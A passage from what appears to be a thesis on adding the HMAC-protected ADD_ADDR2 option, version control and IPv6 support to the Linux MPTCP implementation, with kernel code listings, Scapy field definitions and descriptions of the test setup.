2                     u32 *hash_out, int arg_num, ...)
3   {
4       u32 workspace[SHA_WORKSPACE_WORDS];
5           u8 input[128]; /* 2 512-bit blocks */
6           int i;
7           int index;
8           int length;
9           u8 *msg;
10          va_list list;
11
12          memset(workspace, 0, sizeof(workspace));
13
14          /* Generate key xored with ipad */
15          memset(input, 0x36, 64);
16          for (i = 0; i < 8; i++)
17                  input[i] ^= key_1[i];
18          for (i = 0; i < 8; i++)
19                  input[i + 8] ^= key_2[i];
20
21          va_start(list, arg_num);
22          index = 64;
23          for (i = 0; i < arg_num; i++) {
24                  length = va_arg(list, int);
25                  msg = va_arg(list, u8 *);
26                  BUG_ON(index + length > 125); /* Message is too long */
27                  memcpy(&input[index], msg, length);
28                  index += length;
29          }
30          va_end(list);
31
32          input[index] = 0x80; /* Padding: First bit after message = 1 */
33          memset(&input[index + 1], 0, (126 - index));
34
35          /* Padding: Length of the message = 512 + message length (bits) */
36          input[126] = 0x02;
37          input[127] = ((index - 64) * 8); /* Message length (bits) */
38          ...
39  }
```

Listing 5.11. Implementation for the new *mptcp_hmac_sha1() function (first part)*

From line 15 to line 19 it is possible to verify that the 16 bytes' key is properly xored with the first 16 bytes of the *input* array as required for the proper HMAC calculation. From line 23 to line 29 the "for loop" scans the function arguments by retrieving two subsequent arguments at a time: the first is an integer representing the length of the currently processed message component, while the second is the pointer to the actual message component. After checking that the total length of the concatenated message components is not too long, the current component is properly parsed into the *input* array, before advancing the index accordingly and starting a new loop's iteration. The last part of the code snippet shows some padding additions required by the hashing function's implementation at later stages. To sum up, the new API requires to pass along the following set of information (in this order): pointer to the first 8 bytes of the key, pointer to the following 8 bytes of the key, pointer to the 20-byte placeholder where to save the final result of the HMAC calculation, the number of HMAC message's parts that have to be processed and, finally, the pointers to the various components for the final HMAC input message, where each of the pointers to a message components has to be preceded by an integer determining the byte-length of the component itself.

A few considerations should be made about the total length of the final HMAC input message. From the code on listing 5.11 it can be seen that the message shouldn't be longer than 61 bytes: this number comes from the limit value 125 in line 26 minus the initial *index* value of 64 in line 22. The value 64 indicates that only the second half of the *input* array is reserved for the message, being the first part used for the key instead. Regarding the limit value 125, it has been chosen so that, even in the worst case, the first bit after the message can be set to one (actually, the entire byte after the last byte of the message is set to 0x80), keeping the very last two fields in the 128-bytes *input* array reserved for storing the length value composed as the sum of 512 (bits composing the first half of the input array) plus the number of bits composing the actual HMAC message. Such configuration is required by the subsequent cryptographic functions (omitted) to work. 61 bytes for the HMAC message is a very conservative value for the MPTCP case. As of now, the longest possible message to be processed for ADD_ADDR2 would be of length 19 bytes: 1 byte for the address ID, 16 bytes for the IPv6 address and two more bytes for the port value. Moreover, it has been decided to introduce a BUG_ON macro as a check for the message length, so that the whole system would crash in case the message is too long. Even if crashing the whole Kernel in case of a failure in MPTCP might seem a too drastic approach, the reasoning behind it is that such input messages does not depends on any external input: in other words, the number and length of the message components passed to the hashing function are hardcoded inside the Kernel code and they are within the limits, meaning that such BUG_ON procedure will never be called during normal execution of the current implementation. Only new uses of the hashing function introduced by Kernel developers could introduce a wrong usage of the new API: during the development phase it is reasonable to crash the whole system if something goes wrong, providing all the means for the developers to notice and address the problem.

Extending the hashing function used in MPTCP as just described has been the final solution adopted to implement ADD_ADDR2. Nevertheless, another important investigation has been performed about an alternative way to achieve HMAC calculation within MPTCP. Such alternative takes into consideration the usage of the Crypto API framework, that is already available in the Linux Kernel. Code re-usability is a fundamental aspect of Kernel development, and the Crypto module offers all the most popular block ciphers and hash functions computations, including the HMAC-SHA1. Such API has been introduced in the Linux Kernel version 2.5.45 [50], and it is now considered very stable and optimized for fast performances. A patch to test the behavior of Crypto APIs in MPTCP has been developed and tested [51] [52]. The *mptcp_hmac_sha1()* API would be still extended to achieve better flexibility in managing the input message components, but it would end up being a simple wrapper calling the Crypto API functions, as shown in listing 5.12.

```
1   void mptcp_hmac_sha1(u8 *key_1, u8 *key_2, u8 *hash_out, int arg_num, ...)
2   {
3           struct mptcp_hmacsha1_pool *sp;
4           struct scatterlist sg;
5           u8 *key;
6           int i;
7           int length;
8           u8 *msg;
9           va_list list;
10
11          sp = mptcp_get_hmacsha1_pool();
12          if (!sp)
13                  goto clear_hmac_noput;
14          sp->hmacsha1_desc.flags = 0;
15          key = sp->key_placeholder;
16
17          memcpy(&key[0], key_1, 8);
18          memcpy(&key[8], key_2, 8);
19
20          if (crypto_hash_setkey(sp->hmacsha1_desc.tfm, (u8 *)key, 16))
21                  goto clear_hmac;
```

```
22          if (crypto_hash_init(&sp->hmacsha1_desc))
23                  goto clear_hmac;
24
25          va_start(list, arg_num);
26          for (i = 0; i < (arg_num); i++) {
27                  length = va_arg(list, int);
28                  msg = va_arg(list, u8 *);
29                  sg_init_one(&sg, msg, length);
30                  if (crypto_hash_update(&sp->hmacsha1_desc, &sg, length))
31                          goto clear_hmac;
32          }
33          va_end(list);
34
35          if (crypto_hash_final(&sp->hmacsha1_desc, hash_out))
36                  goto clear_hmac;
37          mptcp_put_hmacsha1_pool();
38          return;
39
40  clear_hmac:
41          mptcp_put_hmacsha1_pool();
42  clear_hmac_noput:
43          memset((u8 *)hash_out, 0, 20);
44          return;
45  }
```

Listing 5.12.   *mptcp_hmac_sha1()* using Linux Kernel Crypto APIs

Some of the Crypto functions' operations are straightforward: from a high level prospective, *crypto_hash_setkey()* sets the HMAC-SHA1 key, *crypto_hash_update()* automatically adds component to the HMAC-SHA1 message every time it is called and finally the *crypto_hash_final()* computes the HMAC-SHA1 value. However, there is an important initialization part that is required for proper functioning of such Crypto functions, that is performed at the very beginning of the connection establishment, i.e. in the *tcp_init_sock()* function (in *net/ipv4/tcp.c*). The reason why the initialization part is performed at an early stage during connection establishment instead of just before the need to compute the HMAC value is that the Crypto library is not designed to work in an atomic context, since it involves memory allocations with the option GFP_KERNEL: such option allows the allocation function to sleep and wait for available memory if that is not available immediately. However, sleeping is not allowed in atomic context execution, which is the context in use when processing the MPTCP options. The function *tcp_init_sock()* is not called in an atomic context, and it is a viable option where to insert the allocation function needed for the Crypto library. The Crypto function to allocate the required memory and algorithms is called *crypto_alloc_hash()*, and it takes as first argument the kind of hashing algorithm to use, which in MPTCP case is: *"hmac(sha1)"* (listing 5.13, line 3).

```
1          struct crypto_hash *hash;
2
3          hash = crypto_alloc_hash("hmac(sha1)", 0, CRYPTO_ALG_ASYNC);
4          if (IS_ERR_OR_NULL(hash))
5                  return;
6          per_cpu(mptcp_hmacsha1_pool, cpu).hmacsha1_desc.tfm = hash;
```

Listing 5.13.   Initializing the Crypto-API framework

The *crypto_hash* structure is needed by the subsequent Crypto functions present in *mptcp_hmac_sha1()*; it is saved in the "per_cpu" structure called *mptcp_hmacsha1_pool* and it is retrieved from the same structure as shown in line 11 of listing 5.12. The "per_cpu" usage allows for better performance in a multi-core environment.

This preallocation solution, that calls *crypto_alloc_hash()* early on in the MPTCP operational flow, is not enough to guarantee correct functioning of the Crypto framework when the call to *crypto_hash_setkey()* is also needed (listing 5.12, line 20). In fact, by inspecting the function to set the key value, it is possible to find cases in which memory allocations of kind GFP_KERNEL are executed. Since the key has to be set while parsing the ADD_ADDR(2) option in atomic context, it cannot be guaranteed that sleeping will never be triggered thus causing Kernel crash. To cope with this problem, further investigation has been performed to verify what could cause a GFP_KERNEL allocation in *crypto_hash_setkey()*. If the input key is not aligned then another function [53] is called for alignment purposes and the alignment process itself can cause sleeping [54]. In order to solve also this problem, an additional preallocation has been added right after the *crypto_alloc_hash()*, and shown in listing 5.14: here, the alignment procedure is performed on the placeholder for the key, whose content might be set later during the MPTCP connection. This preallocation is possible because the length of the key in MPTCP is fixed (*keylen* always has a fixed value of 16). Also the pointer to the aligned placeholder is added to the *mptcp_hmacsha1_pool* struct and retrieved in *mptcp_hmac_sha1()* as shown in 5.12, line 15.

```
1   ...
2   /* Allocating aligned key_placeholder */
3   alignmask = crypto_hash_alignmask(hash);
4   absize = keylen + (alignmask & ~(crypto_tfm_ctx_alignment() - 1));
5   buffer = kmalloc(absize, GFP_KERNEL);
6   if (!buffer)
7           return;
8   alignbuffer = (u8 *)ALIGN((unsigned long)buffer, alignmask + 1);
9   per_cpu(mptcp_hmacsha1_pool, cpu).key_placeholder = alignbuffer;
10  ...
```

Listing 5.14. Preallocating an aligned placeholder for the HMAC key

Despite all the precautions adopted in the process, using the Crypto library in the atomic context of the network stack is not a supported out of the box and it is not advisable to deploy such solution. The investigation about the usage of the Crypto-API in the MPTCP implementation stopped at this point, but the entire work and related patches have been made available for future references [51] [52]. If the Crypto framework is updated to work in atomic context, then its usage in MPTCP would be most likely the best option. Another possibility is to study all the possible paths and functions that can be reached by *crypto_hash_setkey()* to make sure that all the required memory allocations have been already taken care of before entering the atomic context. For now, the separate function *mptcp_hmac_sha1()* made available in MPTCP is considered the best solution for the cryptographic calculation within the new protocol.

5.2.5   Port advertisement

Port advertisement in ADD_ADDR(2) is possible according to RFC specifications but it is only partially supported by the current implementation of MPTCP for the Linux Kernel. In fact, the MPTCP in Linux Kernel is currently able to properly adopt port values advertised in the incoming ADD_ADDR(2) messages, but there is no code that allows to add the port field in the outgoing messages. Portions of the code used to process incoming ADD_ADDR(2) messages is now reported in listing 5.15 (IPv4 case is shown).

```
1   ...
2   if (mpadd->ipver == 4) {
3       ...
4           recv_hmac = (char *)mpadd->u.v4.mac;
5           if (mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4_VER1) {
6                   recv_hmac -= sizeof(mpadd->u.v4.port);
7                   msg_parts = 2;
8           } else if (mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4_VER1 + 2) {
```

```
9                     msg_parts = 3;
10           }
11           mptcp_hmac_sha1((u8 *)&mpcb->mptcp_rem_key,
12                                     (u8 *)no_key,
13                               (u32 *)hash_mac_check, msg_parts,
14                                   1, (u8 *)&mpadd->addr_id,
15                                   4, (u8 *)&mpadd->u.v4.addr.s_addr,
16                                   2, (u8 *)&mpadd->u.v4.port);
17           ...
18           if ((mpcb->mptcp_ver == MPTCP_VERSION_0 &&
19               mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4 + 2) ||
20               (mpcb->mptcp_ver == MPTCP_VERSION_1 &&
21               mpadd->len == MPTCP_SUB_LEN_ADD_ADDR4_VER1 + 2))
22                   port = mpadd->u.v4.port;
23           ...
24   }
25   ...
```

Listing 5.15.   Handling port field in ADD_ADDR2 at the receiver

It is possible to notice that the port field is identified by inspecting the actual length of the ADD_ADDR(2) message according to the MPTCP version in use. If the length of the received ADD_ADDR2 option is equal to *MPTCP_SUB_LEN_ADD_ADDR4_VER1 + 2*, then the port value is present together with the advertised IPv4 address (similar code is in place for the IPv6 case): in this case, the *msg_parts* is set to 3 in order to include the port in the HMAC calculation performed by the call to *mptcp_hmac_sha1()*, (whose API is explained in section 5.2.4). A similar length check is performed to save the port value found in the ADD_ADDR(2) option, if present (line 22).

In the previous section it has been mentioned that the port advertisement is not yet supported at the sender (and that can be checked by inspecting listings 5.2 and 5.3 for the outgoing packets processing). However, in order to properly test all the patches developed during the thesis work, port advertisement support has been partially implemented to test this functionality. If the Linux Kernel intends to announce an IP address, the first function taking care of processing the new provided address and preparing all the fields for ADD_ADDR(2) is the following: *full_mesh_addr_signal()* (in *net/mptcp/mptcp_fullmesh.c*). There, the fields of interest, including the port in this case, are saved into the *opts* pointer (*tcp_out_options* struct) and later retrieved in *mptcp_options_write()*. In *mptcp_options_write()*, a newly introduced flag bit in *opts* called *add_addr_port* would be used to determine if a port value has indeed to be written in the outgoing ADD_ADDR(2) message. The actual "write" function in *mptcp_options_write()* with port advertisement support would look like the one in listing 5.16 (IPv4 case shown). The new code can be compared with listing 5.3, the latter being much simpler without the check of the port value.

```
1             ...
2           mpadd->kind = TCPOPT_MPTCP;
3           if (opts->add_addr_v4) {
4                   mpadd->sub = MPTCP_SUB_ADD_ADDR;
5                   mpadd->ipver = 4;
6                   mpadd->addr_id = opts->add_addr4.addr_id;
7                   mpadd->u.v4.addr = opts->add_addr4.addr;
8                   len_align = MPTCP_SUB_LEN_ADD_ADDR4_ALIGN >> 2;
9                   if (!opts->add_addr_port) {
10                          mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4;
11                          goto no_port_v4;
12                  }
13                  mpadd->u.v4.port = opts->add_addr4.port;
14                  if (mpcb->mptcp_ver < 1) {
15                          mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4 + 2;
16                          /* Add padding at the end of option */
```

```
17                  padd_area = (char *)&mpadd->u.v4.port;
18                  padd_area += sizeof(mpadd->u.v4.port);
19                  *(padd_area++) = TCPOPT_NOP;
20                  *(padd_area++) = TCPOPT_NOP;
21                  /* Adding 4 due to port and two NOP's */
22                  len_align =
23                  (MPTCP_SUB_LEN_ADD_ADDR4_ALIGN + 4) >> 2;
24                  goto next_phase_v4;
25              }
26          mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4_VER1 + 2;
27          memcpy(mpadd->u.v4.mac,
28                  (char *)&opts->add_addr4.trunc_mac, 8);
29          /* Add padding at the end of option */
30          padd_area = (char *)&mpadd->u.v4.mac;
31          padd_area += sizeof(mpadd->u.v4.mac);
32          *(padd_area++) = TCPOPT_NOP;
33          *(padd_area++) = TCPOPT_NOP;
34          /* Adding 4 due to port and two NOP's */
35          len_align =
36          (MPTCP_SUB_LEN_ADD_ADDR4_ALIGN_VER1 + 4) >> 2;
37          goto next_phase_v4;
38  no_port_v4:
39          if (mpcb->mptcp_ver < 1)
40                  goto next_phase_v4;
41          mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4_VER1;
42          memcpy((char *)mpadd->u.v4.mac - 2,
43                  (char *)&opts->add_addr4.trunc_mac, 8);
44          len_align = MPTCP_SUB_LEN_ADD_ADDR4_ALIGN_VER1 >> 2;
45  next_phase_v4:
46          ptr += len_align;
47      }
48      ...
```

Listing 5.16. Code to build the outgoing ADD_ADDR(2) packet with added support for the port value

In line 9 it is possible to find the check regarding the presence of a valid port value in *opts-¿add_addr4.port*. This code will also add padding in case the port is written into the message. This solution have been adopted during the development work for the thesis in order to test arbitrary ports for both ADD_ADDR and ADD_ADDR2. However, the code to handle port writing in the outgoing ADD_ADDR(2) messages was not eventually merged into the official MPTCP implementation because of the added complexity that is not required at the moment, since no port is ever advertised with the current underlying code for handling path management.

5.2.6   IPv6 considerations

So far, all the code and examples have addressed the advertising of an IPv4 address. IPv6 support was eventually added, and from the code prospective it mainly copies the IPv4 counterpart, with proper modifications related to the new length of the IPv6 address, that is 16 bytes.

The maximum size allowed for the TCP *Options* field is 40 bytes. The ADD_ADDR2 option would add up to 30 bytes when and IPv6 address is advertised with the port value (32 bytes, if padding is added). Since it is very unlikely that such a long option would fit if other options are already present in the packet, the specifications states that the ADD_ADDR2 message should be sent in a duplicate ACK, with no other payload or option [47]. For example, in the testing scenario adopted for the thesis work, the Timestamp (12 bytes) and DSS (8 bytes) options were always present in the packet together with ADD_ADDR(2), meaning that the ADD_ADDR2 with IPv6

was never added to the packets due to the size limits. Indeed, adding the ADD_ADDR(2) option in the outgoing packets is treated in the current Linux Kernel implementation as a best effort procedure with no available functionality to send the option alone in a duplicate ACK, being the implementation somehow different from what it is suggested in the mentioned RFC document.

Eventually, an intermediate approach has been adopted for the new ADD_ADDR2 format: only if an IPv6 is advertised, then all the other MPTCP options in the packet are not added (regular TCP options are not affected). This is done in *mptcp_established_options()* (in *net/mptcp/mptcp_output.c*), where outgoing options are processed in sequence: by checking the version of the advertised IP address, processing the ADD_ADDR(2) packet information for the outgoing packet, and then reaching "return" in the IPv6 case, so that no other options are processed in the function (listing 5.17).

```
1  ...
2  if (unlikely(mpcb->addr_signal) && mpcb->pm_ops->addr_signal) {
3          mpcb->pm_ops->addr_signal(sk, size, opts, skb);
4          if (opts->add_addr_v6)
5                  /* Skip subsequent options */
6                  return;
7  }
8  ...
```

Listing 5.17. Other MPTCP options are not added to the outgoing packet if ADD_ADDR2 is present (IPv6 case only)

5.3 Overall contributions

MPTCP Linux implementation

The previous sections described the development process for ADD_ADDR2 and the related aspects regarding MPTCP version control and the extension of the HMAC-SHA1 function used in MPTCP, including all the considerations related to port advertisement and IPv6. The overall code has been submitted into four major patches, plus a smaller bug-fix patch:

- mptcp: Add MPTCP version control [55];

- mptcp: Make 'mptcp_hmac_sha1' more flexible [56];

- mptcp: Add ADD_ADDR2 option [57] (bug-fix: [59]);

- mptcp: Add IPv6 support for ADD_ADDR2 [58].

The patches have been merged into the official repository for the Linux Kernel implementation of MPTCP, under the development branch called *mptcp_trunk*. The first implementation of ADD_ADDR2 for MPTCP has been also mentioned in the official MPTCP blog [60].

RFC6824

As a complementary part of the development process for the MPTCP implementation in the Linux Kernel, there was the effort to improve the official documentation counterpart for the protocol. In particular, a somewhat substantial modification have been proposed regarding the key adopted for the HMAC computation in ADD_ADDR2. In RFC-6824bis-04 [46] it is indicated to use the MPTCP session key of the sender as the only security material, and that is indeed the implementation provided by the current patches, but there is no valid reason not to adopt as the key for the HMAC the sender's key concatenated with the receiver's key. In fact, when an ADD_ADDR2 is issued the connection is already established, meaning that both hosts know both keys, and concatenating them for the HMAC hashing key improves security overall (an attacker has to know both

keys to forge valid HMAC values). Moreover, from an implementation perspective, maintaining the same key configuration used in MP_JOIN provides code re-usability for the MPTCP hashing function *mptcp_hmac_sha1()*. These reasonings have been pointed out in the official IETF mailing-list and they have been positively reviewed [61]: the newer specifications, released in January 2016, modifies the specifications for ADD_ADDR2 so that both keys are used [47]. For this reason it was acceptable to keep the *no_key* value in the code as a temporary (incorrect) implementation of the older specifications, since it will be soon replaced with the key of the receiver (as mentioned in section 5.2.2). In the same email sent to the IETF mailing-list has been pointed out that the port usage for the HMAC message computation is not very clear. In fact, when no port is advertised it should be specified how to handle the HMAC generation, if to avoid the port value at all (as it is the case with the current patches) or to use it anyway with a value of 0. This point has indeed been clarified in the latest RFC draft, opting for the second solution. The RFC section on ADD_ADDR2 including the new specifications is reported here [47]:

> In the same way as for MP_JOIN, the key for the HMAC
> algorithm, in the case of the message transmitted by Host A, will be
> Key-A followed by Key-B, and in the case of Host B, Key-B followed by
> Key-A. These are the keys that were exchanged in the original
> MP_CAPABLE handshake. The message for the HMAC is the address ID, IP
> Address, and Port which precede the HMAC in the ADD_ADDR option. If
> the port is not present in the ADD_ADDR option, the HMAC message will
> nevertheless include two octets of value zero.

The new draft introduces changes that require future modification of the current work presented in the thesis, in order to meet the new specifications.

RFC7430

A minor RFC Errata has been sent regarding the document *Analysis of Residuals Threats and Possible Fixes for Multipath TCP (MPTCP)* [16]), since a wrong classification has been assigned to the SYN/JOIN attack in section 6. Such attack is not a *partial-time on-path eavesdropper* but the type is *partial-time on-path active attacker* [62].

Nimai Scapy tool

The Scapy tool with MPTCP support (found at) that has been used to perform all the attacking tests have been slightly modified to make it compatible with the new format for ADD_ADDR2. In this way it was possible to test the new packet format and verify the correct functioning of the implemented patches (as shown in the following section 5.4, *Experimental evaluation*). It was sufficient to add the new truncated HMAC field in the class definition for the ADD_ADDR messages, found in *scapy/layers/mptcp.py*, as shown in listing 5.18 at line 11 (option with no port field) and line 23 (option with the port field).

```
1   ...
2   class MPTCP_AddAddr(MPOption):
3       name = "Multipath TCP Add Address"
4       subtype = 3
5       subsubtype = 8<<4+3
6       fields_desc = [ ByteField("length", 16),
7                       BitEnumField("subtype", 3, 4, MPTCP_subtypes),
8                       BitField("ipver", 4, 4),
9                       ByteField("address_id", 0),
10                      IPField("adv_addr", "0.0.0.0"),
11                      XLongField("snd_mac", 0),] #conditional length
12
13  class MPTCP_AddAddrPort(MPOption):
```

```
14      name = "Multipath TCP Add Address"
15      subtype = 3
16      subsubtype = 10<<4+3
17      fields_desc = [ ByteField("length", 18),
18                      BitEnumField("subtype", 3, 4, MPTCP_subtypes),
19                      BitField("ipver", 4, 4),
20                      ByteField("address_id", 0),
21                      IPField("adv_addr", "0.0.0.0"),
22                      ShortField("port",0),
23                      XLongField("snd_mac", 0),] #conditional length
24  ...
```

Listing 5.18.   Scapy ADD_ADDR2 class definition

Wireshark

A fundamental tool used for the whole work about testing and developing MPTCP has been the widely popular open-source network packets analyzer Wireshark. The program already provides MPTCP supports, but it couldn't recognize the new truncated HMAC field in the ADD_ADDR field during the development phase of such new feature. After the MPTCP code has been reviewed and merged, a small patch for Wireshark has been submitted in order to add support for ADD_ADDR2. This patch allows to show the actual truncated HMAC field when inspecting an ADD_ADDR2 message, instead of displaying the 8 raw bytes as an unknown component of the packet. Moreover, it allows to filter the capture file based on the HMAC field in ADD_ADDR2. The patch has been merged into the official Wireshark repository [63].

Linux SCTP

While investigating the usage of Crypto-APIs in MPTCP, it was decided to inspect how the framework is used in similar scenarios in the latest Linux Kernel. The SCTP protocol, already mentioned in the introductory sections for its similarities with MPTCP, does adopt the Crypto library to perform hashing operations that require the *crypto_hash_setkey()* [64], in the same atomic context of the MPTCP case. To verify this, Linux Kernel 4.1.0 has been compiled with the option *CONFIG_DEBUG_ATOMIC_SLEEP* enabled and a SCTP connection has been started. The afore-mentioned option provides a warning if a function that might potentially sleep is called inside an atomic section: the SCTP connection triggered such warning. An email has been sent to the official linux-crypto mailing-list for clarifications, and the issue with the current SCTP implementation has been acknowledged [65].

5.4   Experimental evaluation

The first Scapy script developed to exploit the ADD_ADDR vulnerability and reproduce the hijacking attack in a simulation environment can be considered part of the experimental evaluation for the thesis work. However, this section focuses on the evaluation of the final products of the development process, mainly investigating the security enhancements and related performance implications introduced with the new ADD_ADDR2 format and the other related patches. Every single step of the development process has been verified with experimental tests.

Version control

The MPTCP version control works independently from the subsequent number of subflows and interfaces configuration at the hosts, so it has been tested in a single network scenario (the "standard" one shown in section 4.1). All the combinations of version advertisements have been tested

to make sure that version 1 is established only if available at both hosts. The *sysctl* value used to set the MPTCP version by the system administrator has been constrained to accept only 0 or 1 values for the time being. Moreover, tests have been setup to make sure that the version chosen for the very first MP_CAPABLE packet is not changed upon retransmission. As explained in section 5.2.3, in order to cope with this case the *sysctl* value is read early on during initialization of the session and saved inside the *tcp_sock* data structure for the whole duration of the MPTCP connection. In order to make sure this solution works as expected, proper *iptables* rules have been set at localhost to drop the SYN/ACK packets from the server UML, thus triggering the SYN retransmission at the client UML:

```
sudo iptables -I FORWARD -p tcp --tcp-flags ALL SYN,ACK -j DROP
```

During the retransmission time, the *sysctl* command has been called to change the MPTCP version number, and it was indeed verified that such change didn't apply to the retransmitted packets; in fact, the updated MPTCP version number would be adopted only upon the creation of a new MPTCP connection. Another test related to the MPTCP version control was to establish a communication between two hosts running two different Linux Kernel images, one with the MPTCP version control in place, and the second one with the older code that simply advertises version 0 and does not support ADD_ADDR2. Interoperability has been confirmed, since the version agreement settles to 0 and the older version of ADD_ADDR is used by both parties.

Hashing function

The modifications to the *mptcp_hmac_sha1()* function required a deep understanding and evaluation of the correctness of the values produced by the HMAC-SHA1 algorithm. At first, to make sure that the enhanced version of the function was working as expected, MPTCP sessions have been established with older version of the MPTCP Kernel to verify that the HMAC values were verified properly by both implementations. Later, the *openssl* tool have been used to calculate the HMAC-SHA1 value of any input key and message in hex format, in order to have a reference comparison tool to verify that the operations works as expected, for both the new hashing function and the old one. The *openssl* tool is used with the following command in the terminal, with ¡hex message¿ and ¡hex key¿ to be replaced with the desired hex values:

```
echo -n <hex message> | xxd -r -p | \
openssl dgst -sha1 -mac HMAC -macopt hexkey:<hex key>
```

The correct functioning of this command line has been verified by running some test cases [66] and verifying the output.

The same tool was used to verify the correctness of the values retrieved using the Crypto-APIs in MPTCP. This framework turned out to be incompatible with atomic context executions, meaning that it can't be used safely while processing MPTCP options in the network stack. Nevertheless, an experimental evaluation of such configuration has been carried out, by using a preallocation mechanism to cope with the atomic execution problem (as explained in 5.2.4). A Kernel image has been compiled with the following built-it modules (other dependent Crypto modules are active but not shown in the list):

- CONFIG_CRYPTO=y

- CONFIG_CRYPTO_HASH=y

- CONFIG_CRYPTO_HMAC=y

- CONFIG_CRYPTO_SHA1=y

After this, the setup was operational. During the tests, no crashes due to a sleeping function in atomic context were observed when the preallocation technique was in place, since both the *crypto_alloc_hash()* and the key placeholder alignment functions are executed out of atomic context. These results are limited to the adopted network scenario and UML configurations. In fact, the key alignment process was never triggered due to the fact that, for the HMAC_SHA1 algorithm in use for Crypto, the alignment mask is equal to 0 (meaning that no alignment is actually needed). In order to force the execution of the alignment process, custom alignment mask values have been set, demonstrating the correct functioning of the pre-alignment code in listing 5.14. Nevertheless, such experimental evaluation of the Crypto framework is limited to the described setup, and further investigation is needed to inspect all the possible cases in which a sleeping function can be called within the framework, since this would cause deadlock in certain contexts of execution.

ADD_ADDR2 operations

After having evaluated that both the version control and the extended hashing function work as expected, the next important step regards the tests on the new ADD_ADDR2 format. The correct functioning of MPTCP with the new option have been verified in different configurations, mainly derived from the combinations of the following parameters:

- Number of interfaces at the client and at the server (one or two);

- IP version in use (IPv4 or IPv6);

- Port advertisement in ADD_ADDR2 (present or not present).

The resulting scenarios from combinations of these parameters have been tested during the development process. For the port advertisement checks, an arbitrary port value was inserted into the packets by using the experimental code as reported in section 5.2.5.

The IPv4 testing involved two main configurations:

1. A configuration identical to the model shown in listing 4.1 for the case of the setup used in the ADD_ADDR attack simulation. The client has two interfaces with IPv4 support while the server has a single available interface with IPv4 support;

2. A configuration in which the client has one interface while two interfaces are available at the server, using the IPv4 addresses shown in figure 5.3: it is fairly straightforward to modify the *client.sh* and *server.sh* scripts presented in the previous sections in order to attach two taps to the server and only one to the client (the scripts for this case are omitted).

Figure 5.3. Network scenario, client one interface and server two interfaces (IPv4)

In setting the second configuration, not only the taps attached to the virtual machines have to be rearranged, but also the interface configuration within the virtual machines has to be modified to set the proper IP addresses and routing tables. The Ubuntu network configuration file in */etc/network/interfaces* for the server in this new scenario is reported:

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        address 10.2.1.2/24
        netmask 255.255.255.0
        gateway 10.2.1.1

auto eth1
iface eth1 inet static
        address 10.2.2.2/24
        netmask 255.255.255.0
        gateway 10.2.2.1
```

Moreover, proper ip routing configurations have been set to direct the packet flows to the right gateways, as shown in the following extract from *ip route* at the server:

```
10.2.1.0/24 dev eth0  proto kernel  scope link  src 10.2.1.2
10.2.2.0/24 dev eth1  proto kernel  scope link  src 10.2.2.2
```

It is important to note that in the first case where the client has two interfaces, not only it advertises the second one using ADD_ADDR(2), but it also soon after instantiate the new subflow with the server independently from the server's reaction to the received ADD_ADDR(2) option: in the Linux Kernel implementation, the server would not start the creation of the subflow anyway since only the client does so. By providing the server with two interfaces instead, as it is the case with the second configuration, it is possible to actually trigger subflow establishment at the client exclusively thanks to the received ADD_ADDR(2) from the server.

The ADD_ADDR2 has been tested in these two IPv4 configurations and subflow establishment works properly when the HMAC field in the new option is verified. The two configurations reported so far were replicated for the IPv6 tests. In this case, slightly different changes were applied to the configuration files and scripts, but the final scenarios are similar to the ones for IPv4, just with the updated IP addresses. The new *client.sh* for the IPv6 scenario in which the client has two interfaces is reported in listing 5.19.

```
1   #!/bin/bash
2
3   USER=whoami
4
5   sudo tunctl -u $USER -t tap0
6   sudo tunctl -u $USER -t tap1
7
8   sudo ifconfig tap0 inet6 add 1000:1:1::1/64 up
9   sudo ifconfig tap1 inet6 add 1000:1:2::1/64 up
10
11  sudo sysctl -w net.ipv6.conf.all.forwarding=1
12  sudo ip6tables -t nat -A POSTROUTING -s 1000::0/8 ! -d 1000::0/8 -j MASQUERADE
13
14  sudo chmod 666 /dev/net/tun
15
16  ./vmlinux ubda=fs_client mem=256M umid=umlA eth0=tuntap,tap0 eth1=tuntap,tap1
17
18  sudo tunctl -d tap0
19  sudo tunctl -d tap1
20
21  sudo ip6tables -t nat -D POSTROUTING -s 1000::0/8 ! -d 1000::0/8 -j MASQUERADE
```

Listing 5.19.   *client.sh* for IPv6 setup

Appropriate network interface configurations and route rules have been also set to achieve the desired flow redirection through the appropriate taps. Eventually, the IPv6 scenario involving a client with two interfaces and a server with a single interface, with the IPv6 addresses in use, is represented in figure 5.4:
